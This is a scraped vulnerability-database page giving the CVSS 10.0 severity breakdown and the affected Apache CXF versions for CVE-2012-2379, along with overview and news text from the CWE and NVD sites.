
Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google

− CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	
CWE ID	CWE id is not defined for this vulnerability

− Products Affected By CVE-2012-2379

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Apache	CXF	2.4.0				Version Details Vulnerabilities
2	Application	Apache	CXF	2.4.1				Version Details Vulnerabilities
3	Application	Apache	CXF	2.4.2				Version Details Vulnerabilities
4	Application	Apache	CXF	2.4.3				Version Details Vulnerabilities
5	Application	Apache	CXF	2.4.4				Version Details Vulnerabilities



Common Weakness Enumeration

A Community-Developed Dictionary of Software Weakness Types

CWE™ International in scope and free for public use, CWE provides a unified, measurable set of software weaknesses that is enabling more effective discussion, description, selection, and use of software security tools and services that can find these weaknesses in source code and operational systems as well as better understanding and management of software weaknesses related to architecture and design.

CWE in the Enterprise

- ▲ Software Assurance
- ▲ Application Security
- ▲ Supply Chain Risk Management
- ▲ System Assessment
- ▲ Training
- ▲ Code Analysis
- ▲ Remediation & Mitigation
- ▲ NVD (National Vulnerability Database)
- ▲ *Recommendation ITU-T X.1524 CWE*, ITU-T CYBEX Series

Related Efforts

- Vulnerabilities (CVE)
- Attack Patterns (CAPEC)
- Cyber Observables (CybOX)
- Malware (MAEC)
- Structured Threat Information (STIX)
- Weakness Scoring System (CWSS)
- Weakness Risk Analysis Framework (CWRAF)
- Build Security In (BSI)
- Making Security Measurable (MSM)

News

- CWE Version 2.8 Now Available
- CWSS Version 1.0 Now Available
- 1 Product from David A. Wheeler Now Registered as Officially "CWE-Compatible"
- MITRE Hosts *Software and Supply Chain Assurance Working Group Meeting*
- CWE, CAPEC, and CVE Are Main Topics of Article about the "Heartbleed" Bug on MITRE's Cybersecurity Blog

More News>>


Status Report

Version 2.8 posted July 31, 2014. There were 58 new entries. There were major changes to 638 entries in support of Software Fault Patterns and the State-of-the-Art Resources (SOAR) report, primarily affecting names, relationships, detection methods, taxonomy mappings, and demonstrative examples. There was a minor schema update. Read the release notes.

More Information

cwe@mitre.org

http://cwe.mitre.org/



Mission and Overview

NVD is the U.S. government repository of standards based vulnerability management data. This data enables automation of vulnerability management, security measurement, and compliance (e.g. FISMA).

Resource Status

NVD contains:

68877	CVE Vulnerabilities
281	Checklists
248	US-CERT Alerts
4330	US-CERT Vuln Notes
10286	OVAL Queries
101507	CPE Names

Last updated: 2/22/2015 8:17:23 PM

CVE Publication rate: 17.07

Email List

NVD provides four mailing lists to the public. For information and subscription instructions please visit NVD Mailing Lists

Workload Index

Vulnerability Workload Index: 8.57

About Us

NVD is a product of the NIST Computer Security Division and is sponsored by the Department of Homeland Security's National Cyber Security Division. It supports the U.S. government multi-agency (OSD, DHS, NSA, DISA, and NIST) Information Security

National Vulnerability Database

NVD is the U.S. government repository of standards based vulnerability management data represented using the Security Content Automation Protocol (SCAP). This data enables automation of vulnerability management, security measurement, and compliance. NVD includes databases of security checklists, security related software flaws, misconfigurations, product names, and impact metrics.

Announcements

CVSS v3 Preview Information

CVE-ID Format Change Information

Federal Desktop Core Configuration settings (FDCC) / United States Government Configuration Baseline (USGCB)

NVD contains content (and pointers to scanning products) for performing configuration checking of systems implementing the FDCC/USGCB using the Security Content Automation Protocol (SCAP).
FDCC/USGCB Checklists are available here (to be used with SCAP 1.2 validated tools).
SCAP Validated Products are available here.

